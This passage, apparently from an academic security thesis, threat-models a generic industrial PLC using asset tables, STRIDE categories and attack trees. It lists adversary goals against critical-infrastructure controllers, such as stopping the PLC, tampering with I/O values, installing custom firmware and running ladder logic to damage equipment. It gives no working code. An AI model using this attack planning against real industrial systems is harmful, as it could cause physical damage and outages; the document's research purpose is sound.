As previously mentioned, satisfying the real time requirements imposed by modern ICSs is paramount. The PLC are reading inputs, executing ladder logic and writing outputs

several times per second. At the same time it is also serving web-content and communicating process details to other PLCs and the rest of the ICS. The wide variety of security challenges like confidentiality, authentication, availability cannot be ignored due to real time requirements. Various security protocols such as SSL[75] and IPsec[66] are in wide use today. However, many of the PLCs are resource constrained, with limited memory and processing power. The computational demands of modern security processing could overwhelm the capabilities of the PLC. Thus, there exist two contradictory design goals. Preferably, the system should be secure, while at the same time maintaining the real time requirements. A delay of only a fraction of second can cause a loss of control loop stability, making PLCs extremely susceptible to DoS attacks. Ravi et al.[62] take a close look at design challenges for resource constrained systems or systems with very high data rates. Cost is a fundamental security challenge for PLCs. There exist a large number of different PLC manufacturers, and they come in wide variety of models. Since it is a very competitive market and PLCs are price sensitive products, manufacturers that spend little or no money on security will have a market advantage over their competitors. Of course, this only holds until some, potentially catastrophic, event occurs. Then customers will require devices to be secure, and all vendors will have to implement security in their PLCs.

3.6 Summary

PLC's were designed for a closed, trusted network with little emphasis on security. By bringing Ethernet to the plant floor, a substantial amount of isolation was lost. Network and computer security issues from the corporate world is passed to the process network. Even though technologies such as Ethernet and TCP/IP easily allows for sharing of process data with supervisory and business systems, it is important to comprehend the security implications of introducing these technologies in field devices such as PLCs. The use of general purpose networking technology opens up for new attacks, and systems may be subverted due to general purpose malware that is spreading on a large scale.

Proprietary protocols dominate fieldbus communication, and their specification often include minimal security features, some of which are not even mandatory. For proprietary protocols, there are economic incentives to develop a working solution and general lack of security testing which leads to vulnerabilities in the protocols. Protocol stack integrity checks showed that outdated software are often bundled with PLC's. In addition to this, vendors usually lack a good program for fixing documented security vulnerabilities[35]. The combination of the two, makes PLC's a prime target for previously discovered attacks and exploit code available on the Internet.

Stuxnet is the most well-known attack on critical infrastructure and ICS. It was a complex and stealthy attack, hiding any changes made from the operators, which allowed it to go unnoticed for over a year. It introduced the first PLC rootkit, becoming an eye opener for the security community, and introduced many security professionals to the world of

process control. With the use of cyber weapons to create physical destruction a new era of warfare was introduced. Ralph Langner and Symantec's work with reverse engineering Stuxnet has yielded detailed recipes for ICS malware. The ground breaking work of the creators of Stuxnet is no longer needed, the detailed step by step guide is provided and available to anyone interested. Langner also showed how a Stuxnet inspired attack could be performed with little to no insider information and process control knowledge.

Digital Bond created a Common Criteria Protection Profile for testing and verification of future PLC design in 2006. While the security environment for ICS has changed drastically since then, the security requirements for field devices are still valid. Little progress has been made towards satisfying them, and device vendors continue to turn the other cheek.

Challenges for securing PLC's are different from securing general purpose computers. Real time requirements are paramount while processing power is limited. Some mechanisms such as SSL and IPsec may become too resource intensive and specialized security mechanisms may be needed.

Since PLCs and other field devices usually have a timespan of 10 to 15 years, the PLCs manufactured today should implement the security mechanisms of the future, not lacking the mechanisms of the past!

Chapter 4

Threat modeling

> "A system can be attacked only if it has *entry points*– that is, transition points between the system in question and other systems that data and commands traverse. Furthermore, an adversary will attack a system only if that system has one or more assets of value. Based on these two ideas, threat modeling seeks to enumerate the goals an adversary has when attacking a system."
>
> *Swiderski & Snyder, Threat Modeling[72]*

Following Swiderski & Snyder's definition, this chapter is aimed at identifying important goals of a potential adversary. Threat modeling is mainly used by developers to aid them in the eluding goal of creating a secure system. This thesis is *not* concerned with creating a secure system. On the contrary, this thesis take on the perspective of an adversary and seeks to leverage threat modeling in order to reveal flaws and weaknesses that can be exploited. While the developer's and the adversary's point of view differ, a threat model constructed by developers should be comparable to the one presented in this chapter. The threat model presented in this chapter is based on [14] and [58].

This chapter seeks to answer the following research question : *Using threat modeling, what will an attacker strive to accomplish?*

The system is decomposed into manageable components, and for each component assets and entry points are enumerated. Based on assets, potential adversary goals are listed. A subset of important adversary goals is chosen, materialized as attack trees and later as exploits against a test PLC.

4.1 Threat model

The system being modeled is a generic PLC rather than a specific make or model. This implies that the resulting model will serve as general guidelines that will be applicable to most PLCs. Implementation details are thus left out whenever possible.

To construct the threat model, the following three step approach was used.

Step 1 – Decomposing the system.
In this step, the system is broken down to manageable pieces or subsystems, called components. This is done to strengthen the understanding of the system and how it interacts with its surroundings. For each component, their entry points and related assets are identified. Assets can be anything worth protecting and range from critical code, functionality or data to availability and organizations' reputation. Furthermore, trust levels are established, which represent the access rights the component will grant to external entities.

Step 2 – Determine and categorize adversary goals.
Based on assets and their corresponding trust level, potential adversary goals are enumerated. That is, given a PLC in a larger DCS network, what would an attacker with the necessary means and knowledge hope to accomplish? The adversary goals are then grouped into categories by following Microsoft's STRIDE[72] approach.

Step 3 – Selection of attacker goals and construction of attack trees
In the final step, the goals enumerated in step 2 are narrowed down to a manageable subset of adversary goals. This set of goals form the basis for the rest of the thesis, and will be the subject of further investigations and materialized as attack trees and if possible, exploits ran against a test PLC. The selection process is based on related work, state of the art and industry experts' opinions.

4.2 Step 1 - Decomposing, entry points and assets

4.2.1 Decomposing

The system being modeled, a generic PLC, is decomposed into the following components.

- Operating system
  The operating system provides services such as memory management, disk access, time ticks, boot loaders and networking. The operating system is either developed for embedded devices or modified versions of Linux or Windows, often with real time support.

- Ladder Logic
  Ladder logic is a generic term used to define the PLC program that is executing on the device. It is code written according to IEC-61131-3 standard, a set of 4 programming languages. Operations such as opening a valve if a certain liquid level is reached is implemented in ladder logic (PLC program). This program is ran cyclically, often years at a time.

- Runtime system
  The runtime system is what makes a generic embedded system a PLC. It often

provides debugging services such as setting break points, stepwise execution, exception handling and so forth. It is also responsible for reading input values from the input modules and writing output values to the output modules. These values are communicated to the ladder logic by a common interface. The runtime system is implemented to support execution of ladder logic.

- Fieldbus communication
  Fieldbus is the name of industrial computer network protocols. Fieldbus protocols can be used to connect the PLC to sensors and actuators or to other PLCs. There exist several different fieldbus protocols, all of which are for industrial networks with strict real time requirements. Fieldbus communications allows PLCs, sensors and actuators to communicate in a distributed manner.

- Device Management service
  This component is intended for remote management services such as web management, telnet/SSH, or similar. An external interface through which operators can make changes to settings pertaining to the device(PLC) itself. E.g. IP address, turning services on or off, view status or otherwise interact with the PLC.

4.2.2 Entry points

Now that the different components have been identified, entry points for each of the components are enumerated. That is, interfaces through which potential attackers can interact with the application or supply it with data. The entry points and their corresponding protocols are depicted in Figure 4.1. Due to the fact that the system consist of several complex components, the figure has been simplified. A detailed enumeration of all entry points to each component would have cluttered the figure.



Figure 4.1: Entry points and their corresponding protocols

4.2.3 Trust levels

Trust levels represent the entities interacting with the system. This list, as well as the system being modeled, serves as a generic example. It has been compiled on the basis of industry experts' statements, and should be comparable to what one can expect to find in a wide variety of PLCs. In many cases operators/engineers also take on the role as admin. When cross referenced with the asset list, it should be viewed as "this asset should only be accessible with this trust level".

ID	Name	Description
1	Anonymous	A user who has no login credentials and does not authenticate in any way.
2	User	A user who has the valid login credentials for the user "user"
3	Admin	A user who has the valid login credentials for the user "admin". This role is intended for the administrator of the DCS network.
4	Invalid user	A user who attempts to use invalid credentials to log in.
5	Operators	This role is intended for the operators and engineers.
6	Other devices	Other DCS devices connected to the controller which are using data processed by the controller.
7	Run time system	The run time system, with its corresponding access rights.
8	Vendor	The vendor of the controller, represented as an entity

Table 4.1: Trust levels

4.2.4 Valuable asset enumeration

Going back to Swiderski & Snyder's statement, an adversary will attack a system only if it has assets of value. Thus, the assets are the reasons why threats exists. While assets run the gamut from critical code to organizations' reputation, this thesis is only concerned with asset that an adversary would like to read, tamper with, or deny use of.

Table 4.2: PLC assets

ID	Name	Description	Trust level
1	**Users**	**Assets relating to users**	
1.1	User log in details	The log in credentials that a regular user will use to log in to the system.	(2) User
1.2	Admin log in details	The log in credentials that the administrators will use to log in to the system	(3) Admin
2	**System availability**	**Assets relating to system availability**	
2.1	Availability of services	The remote management system, operating system, visualization, web & FTP servers etc. should be available 24 hours a day.	(2) User (3) Admin (5) Operators
2.2	Availability of Run time system	The run time system should be available 24 hours a day and can be accessed by engineers and operators to view details about the controller and ladder logic.	(5) Operators
2.3	Availability of process values	Process values should be available 24 hours a day in a near instantaneous manner. Other equipment relies on these values to function properly.	(5) Operators (6) Other devices
3	**Remote management**	**Assets relating to the remote management interface**	
3.1	Login session	The login session of a user currently connected to the remote management interface.	
3.2	Manage users	The ability to change manage user will allow an individual to change the access rights, username and password of existing users	(3) Admin
3.3	Change network settings	The ability to change network settings will allow an individual to set the IP address, the gateway, subnet mask, and other settings relating to networking.	(3) Admin (5) Operators

Table 4.2 – continued from previous page

ID	Name	Description	Trust level
3.4	Service configuration	The ability to change service configuration will allow an individual to change the settings for and/or enable/disable services such as FTP, HTTP, Fieldbus communication, remote management and run time system.	(3) Admin
3.5	Change watchdog settings	The ability to change watchdog settings will allow an individual to change watchdog timeout intervals.	(3) Admin (5) Operators
4	**File system**	**Assets relating to the file system**	
4.1	Read/write files	The ability to read/write files will allow an individual to read/write configuration files, html files, password files, log files, etc.	(3) Admin (5) Operators
4.2	Read/write PLC configuration files	The ability to read/write PLC configuration will allow an individual to read or alter files pertaining to the configuration of the PLC. This may include I/O module configuration, field bus communication configuration, watchdog settings, etc.	(3) Admin (5) Operators
4.3	Read/write PLC run time system files	The ability to read/write files pertaining to the PLC run time system will allow an individual to read or alter project files, error files, debug files, persistent ladder logic data, ladder logic configuration files, etc.	(5) Operators
4.4	Delete files	The ability to delete files will allow an individual to permanently remove files from the file system.	(3) Admin
4.5	Format file system	The ability to format the file system will allow an individual to erase the entire file system.	(3) Admin
4.6	Change file permissions	The ability to change file permissions will allow an individual to change the file read write and execute permissions.	(3) Admin
5	**PLC run time system**	**Assets relating to the run time system**	
5.1	Read project information	The ability to read project information will allow an individual to gather information such as project name, author, version, error codes, status of the run time, etc.	(5) Operators

Table 4.2 – continued from previous page

ID	Name	Description	Trust level
5.2	Run/stop ladder logic	The ability to run/stop ladder logic will allow an individual to start, stop and/or restart the ladder logic currently on the controller.	(5) Operators
5.4	Upload ladder logic	The ability to upload ladder logic will allow an individual to upload ladder logic code to the controller	(5) Operators
5.5	Download ladder logic	The ability to download ladder logic will allow an individual to download the ladder logic currently on the controller.	(5) Operators
5.6	View ladder logic source	The ability to view ladder logic source will allow an individual to view the source code of the ladder logic	(5) Operators
5.7	Alter ladder logic	The ability to alter ladder logic will allow an individual to make changes to the ladder logic program	(5) Operators
5.8	Read/write bus	The ability to read/write to the bus will allow an individual or program to read and write process values from bus (I.e. field bus communication)	(5) Operators
5.9	Read/write process values	The ability to read write process values will allow an individual or program to read the current I/O values, counters, timers, etc. from the ladder logic program	(5) Operators
5.10	Execute ladder logic	The ability to execute ladder logic will allow an individual to execute ladder logic on the controller.	(5) Operators
6	**Controller management**	**Assets relating to the controller.**	
6.1	Restart PLC	The ability to restart the PLC will allow an individual to perform a software restart.	(5) Operators
6.2	Restore factory defaults	The ability to restore factory defaults will allow an individual to restore settings such as IP address, passwords, services running, etc.	(5) Operators
6.3	Stop PLC	The ability to stop the PLC will allow an individual to shut down the PLC.	(5) Operators
6.4	Configure I/O modules	The ability to configure I/O modules will allow an individual to configure access rights, addressing and other configurations for I/O modules	(5) Operators

Table 4.2 – continued from previous page

ID	Name	Description	Trust level
7	**Operating system**	**Assets relating to the operating system**	
7.1	System calls	The ability to make system calls will allow a program or individual to perform system calls such corresponding to file I/O, processes management, memory management, etc.	(3) Admins (7) Run time system
7.2	Communication	The ability to communicate will allow a program to perform message passing between processes residing in the controller and/or different equipment. This includes networking.	(6) Other devices (7) Run time system
7.3	Code execution	The ability to execute code will allow a program or individual to execute code on the controller. Does not include execution of ladder logic	(3) Admins (5) Operators (6) Other devices (7) Run time system
8	**Firmware**	**Assets relating to the firmware image**	
8.1	Upload firmware	The ability to upload firmware would allow an individual to upload a new firmware image to the controller, replacing the old one	(3) Admins (5) Operators
8.2	Download firmware	The ability to download firmware would allow an individual to download the firmware from the controller, to inspect at a PC	(3) Admins (5) Operators
8.3	Alter firmware	The ability to change the firmware will allow an individual to alter the operating system, file system, code, run time system, services, etc. in the firmware	(8) Vendor

4.3 Step 2 - Determining and categorizing adversary goals

This section aims to enumerate adversary goals and categorize them according to the STRIDE mnemonic. A short introduction to STRIDE is given before adversary goals are discussed.

4.3.1 STRIDE

STRIDE[20] is a system developed by Microsoft to classify threats. It is an attack-oriented approach and threats are systematically grouped into one of six classes based on their effect. STRIDE is an acronym made up of the elements listed in table 4.3

Type	Description	Security Control
Spoofing identity	An adversary claims to be an entity they are not. E.g. by using forged or stolen credentials such as usernames and passwords.	Authentication
Tampering with data	An attack where the attacker modifies data to perform an attack. E.g. altering persistent data in a database or man in the middle attacks.	Integrity
Repudiation	Deniability of a performed action. E.g. User performs an illegal action and the system lacks the ability to trace the offender.	Non-repudiation
Information Disclosure	Information is disclosed to entities that are not supposed to have access to it. E.g. Sniffing network traffic.	Confidentiality
Denial of Service	Denial of service is when an attacker has the ability to deny or degrade service to legitimate entities. E.g. Flooding the network.	Availability
Elevation of privilege	An attacker is able to gain privileges higher than those intended. E.g. buffer overflow, in which the attacker elevate their privilege to that of the user running the service.	Authorization

Table 4.3: STRIDE threat categorization

Each component is analyzed to determine its susceptibility to different threats. One drawback of analyzing each component individually is that the assumptions and results made during the analysis may not hold when several components are joined to create the system. One might be able to determine that that two components individually is not susceptible to tampering with data, but when the two components interact, this result may be violated. E.g. An insecure link between front-end and back-end. However, if a component is

susceptible to a threat, this susceptibility will carry over to the system when re-combined.

4.3.2 Attacker goals

Based on the assets enumerated in table 4.2, attacker goals are enumerated and categorized using the STRIDE methodology. While this is differing slightly from a traditional threat model, there exist a one-to-one, and in some cases one-to-many, mapping between attacker goals and threats. As we are modeling a generic PLC rather than a specific model, this approach is more appropriate. Thus, this list boils down to a series of important questions an attacker should ask themselves while trying to compromise the target PLC. Some items in the list may not be applicable to certain models. Note that this list is by no means complete.

Spoofing | Authentication:

- Is it possible to spoof the identity of an admin or operator to gain access to the remote maintenance interface?
- Is it possible to circumvent authentication?
- Is it possible to intercept credentials?
- Is it possible to utilize backdoors?

Tampering | Integrity:

- Is it possible to tamper with I/O values?
- Is it possible to tamper with configuration files?
- Is it possible to tamper with ladder logic?
- Is it possible to tamper with the firmware image?
- Is it possible to tamper with network settings?
- Is it possible to tamper with html files?
- Is it possible to tamper with log files?
- Is it possible to tamper with the operating system?
- Is it possible to tamper with the code/stack?

Repudiation | Non-repudiation:

- Is file system access to privileged areas logged?
- Are reading/writing configuration files logged?
- Are ladder logic upload/downloads logged?
- Are system start/stop/restart commands logged?

- Are ladder logic start/stop/restart commands logged?
- Are I/O reads/writes logged?

Information Disclosure | Confidentiality:

- Is it possible to obtain passwords?
- Is it possible to obtain configuration files?
- Is it possible to obtain ladder logic?
- Is it possible to obtain log files?
- Is it possible to obtain I/O values?
- Is it possible to extract sensitive information from the firmware?

Denial of Service | Availability:

- Is it possible to deny remote management?
- Is it possible to deny process I/O value communication?
- Is it possible to deny run time communication?
- Is it possible to stop ladder logic execution?
- Is it possible to restart the device?
- Is it possible to permanently disable the device?
- Is it possible to stop the PLC?
- Is it possible to remove ladder logic?

Elevation of privilege | Authorization:

- Is it possible to obtain the session information for an authenticated user?
- Is it possible to utilize the remote management interface?
- Is it possible to execute code?
- Is it possible to execute ladder logic?
- Is it possible to communicate with the run time system?
- Is it possible to perform ladder logic upload/download?
- Is it possible to install firmware?

The question posed in this list are very broad. They could have been more detailed, e.g. "Is it possible to crash the remote management service interface by fuzzing and thereby denying service?" and "Is it possible to deny remote management by saturating the network buffers of the controller?". This would have added a substantial amount of entries without necessarily adding an equal amount of value. At this phase we are not

conceded with the means of the attack, rather the overall goal of an adversary. When performing further analysis by constructing attack trees, these sort of questions are more appropriate.

4.4 Step 3 - Selecting attacker goals and constructing attack trees

Based on related work, state of the art and collaboration with industry experts', important adversary objectives are chosen for further analysis. The decision of which to attacker goals to include was based on three factors; potential severity of impact, technical difficulty, and likelihood. When deciding which objectives to include it is easy to delve on the technically interesting problems, while loosing focus on the attacks of high risk to the system. The attacker objectives chosen reflects this strategy. Thus, technically interesting attacks with low severity of impact and/or low probability have been omitted.

It is important to keep in mind that availability is the most important security requirement for a PLC. This will naturally bias the model towards availability, ranking threats to availability higher than in a different system. While recognizing that availability is indeed important, this thesis will also incorporate aspects other than availability. This is done in the belief that a diversified set of threats will yield more insight than a set consisting entirely of availability objectives.

4.4.1 Attacker goals warranting further investigation

Below, each adversary goal chosen is listed, along with the reasoning behind and a brief description of applicable scenarios and consequences.

Is it possible for an adversary with no legitimate credentials to perform the following actions?

- Stop the PLC
  The reason why stopping the PLC is one of the chosen adversary goals is that the attack is aimed directly at the most important security requirement in ICS, namely availability. Any attack that causes the PLC to stop is essentially a denial of service attack as none of the services will be available. Many PLCs do not offer functionality to shut down a PLC in the same way a PC is shut down. The severity depends on the controller targeted. By targeting a central controller, the adversary may be able to disable large parts, if not the whole system. A halt in production may have severe consequences.

  Attacks that disables any of the services can be viewed as steps towards the overall goal. That is, if the attacker is able to stop execution of ladder logic and disable FTP while the remote management interface is still running, the attacker has only

partially accomplished the goal. However, any attack that prevents the CPU from executing instructions or disabling all services, is viewed as shutting down the PLC and thus fully accomplishing the goal. The most important of these sub-objectives is to remove the controller's ability to execute ladder logic. This is due to the fact that executing ladder logic is the main purpose of the controller. These sub-objectives can be utilized as precursors, sequels or parts of different attacks.

- Gain read/write access to the file system
  Obtaining read/write capabilities on the target PLC is a serious compromise. The reasoning behind the inclusion of this goal is that the goal does not only allow the adversary to read and modify important files, but it will also serve as an important pre-cursor for other goals. Writing files may be leveraged to insert backdoors, alter configurations, binaries and ladder logic. Similarly, reading files may reveal sensitive information such as password and configuration files, process details, etc. The consequences of an adversary successfully achieving this goal is loss of integrity. Additional consequences may be persistent unauthorized access. This goal is more concerned with the controller itself than the process it is controlling.

- Read/write I/O values
  Targeted at integrity, the second most important security requirement in ICS, is the reason why this goal is included. With this goal, the adversary seeks to alter I/O values and consequently alter program execution. If the PLC is supplied with a wrong input value, the ladder logic will read and act according to this value. Furthermore, if an adversary is able to write output values, all of the equipment connected to the PLC can be controlled by the adversary. This means that the adversary will have the ability to turn motors on or off, open or close valves etc. depending on the equipment currently connected to the PLC's output modules. This attack can be utilized to alter the behavior of the process in an attempt to decrease the quality of the product, e.g. destroying a batch of chemicals or disrupting power production. The consequences range from severe financial implications to to environmental and physical damage.

- Install customized firmware
  This goal is included due to the fact that it constitute the most serious and arguably the most intrusive objective defined. It is also the most technically challenging goal defined. If successful, it will always result in complete compromise of the PLC. It is important to realize that the firmware is a wrapper for the operating system itself, all the services, passwords, keys, configuration files etc. An adversary with the ability to alter the firmware have the power to alter any of the aforementioned components or add new functionality, e.g. install new services.

- Execute ladder logic
  This Stuxnet inspired goals provides an adversary with the ability to execute ladder logic and thereby perform arbitrary operations. This is also the reason why this goal was included. If successful, the attack will allow the adversary to alter set points, remove safety interlocks or do something else entirely. This can be leveraged to perform[46];

  Exclusion attacks - E.g. Running the motor while the oil pump is turned off.

  Wear attacks - E.g. Keeping the clutch at 90% will reduce the lifespan of the equipment.

  Inertial attacks - E.g. Large machinery is not designed for rapid acceleration or deceleration. Doing so will reduce lifespan.

  Surge attacks - E.g. Systems are designed to handle a certain amount of product. Exceeding this limit may cause equipment damage.

4.4.2 Attack trees

Use of attack trees

Attack trees are closely related to fault trees[47] used in software safety. Fault trees are used to describe how errors propagate, resulting in a set of failure scenarios. Bruce Schneier introduced the concept of attack trees[64]. Attack trees are used to model threats, vulnerabilities and possible exploitation of these. Attack trees allows for security analysis to be conducted at multiple layers of abstraction. The purpose of the analysis is to understand the different ways the system can be compromised and present the results in a clear and concise manner. The level of detail depends on the context of the analysis.

The root of the attack tree represent the overall goal of the attack. The children represent the different ways to achieve said goal. There are also conjunction (AND) nodes and disjunction (OR) nodes. Conjunction nodes represent different steps that are needed to achieve a goal, e.g. *Install keyboard sniffer* AND *obtain sniffer output file.* Both steps are necessary in order to steal a password. Disjunction nodes represent alternatives, e.g *convince victim to give you the password* OR *steal password*. Disjunctive nodes are assumed unless otherwise specified. A trivial example follows:

Goal: **Get password from target**

Attack:

1. Threaten (OR)
2. Blackmail (OR)
3. Steal (OR)
    3.1. Install keyboard sniffer (AND)
    3.2. Obtain sniffer output file
4. Bribe

In order to get password from target, the adversary must threaten, blackmail, steal or bribe the target. In order to steal the password, the adversary must install a keyboard sniffer and obtain the sniffer output file. For a graphical (and often clearer) way to communicate the same message see figure 4.2



Figure 4.2: Graphical representation of example attack tree

Furthermore, the use of attack trees also encourages the inclusion of non-technical means of attack. E.g. *physically hitting the PLC* in an attempt to destroy it. The combination of both technical and non-technical attacks yields a more comprehensive analysis of threats and vulnerabilities. All reasonable (depending on context) avenues of attack will be included in the analysis. Attack trees also clearly describes all the steps necessary for a successful intrusion (i.e. achieving the goal).

Once a goal has been identified and the attack tree has been developed, it can be reused for any system that included that sub-system. For instance, an attack tree describing PGP can be used (without modification) for any system using PGP. An asterisk (*) means that the node is expanded somewhere else. Thus far, only *Perform action as legitimate user* and is expanded elsewhere.

Attack trees are appealing for several reasons

- Multiple layers of abstraction
- Comprehensive analysis
- Clearly states the attacker's goal and necessary steps
- Common attacks can be reused
- Simple conceptual model

The use of attack trees to model threats and vulnerabilities in industrial control systems has been done by both Ten et. al. [73] and Byres et al.[12].

Attack trees

For each of the chosen adversary goals, a corresponding attack tree is created, depicting possible avenues of attack an adversary may take to achieve the goal. The attack trees are too large to be displayed inline and can thus be found at the end of this chapter.

Note that the attack tree for installing a customized firmware image on the controller differs slightly from the others. All tier two nodes are conjunction nodes, meaning that this tree describes only one way to achieve the goal, and all of the steps have to be accomplished in order to reach the goal. The other attack trees describe multiple ways to achieve each goal.

4.5 Concluding remarks

Starting out with a complex system, the PLC was broken down to manageable components. Important assets were identified, transformed into adversary goals and categorized according to Microsoft STRIDE. A small subset was chosen for further investigations. For each chosen adversary goal, attack trees were constructed. The research question *Using threat modeling, what will an attacker strive to accomplish?* is thus considered concluded.

The stage is now set, and it is time to move on to real life applications of the work done in the previous chapters. Until now, the target of evaluation has been a generic PLC, and implementations details have been left out. As part one is concluded, focus is shifted towards a specific make and model, namely the Wago 750-881. By narrowing the scope to one specific PLC, enough time and resources can be allocated to perform thorough security testing.



Figure 4.3: Attack tree: Stop PLC



Figure 4.4: Attack tree: Reading/Writing process values



Figure 4.5: Attack tree: Gaining read/write access to file system

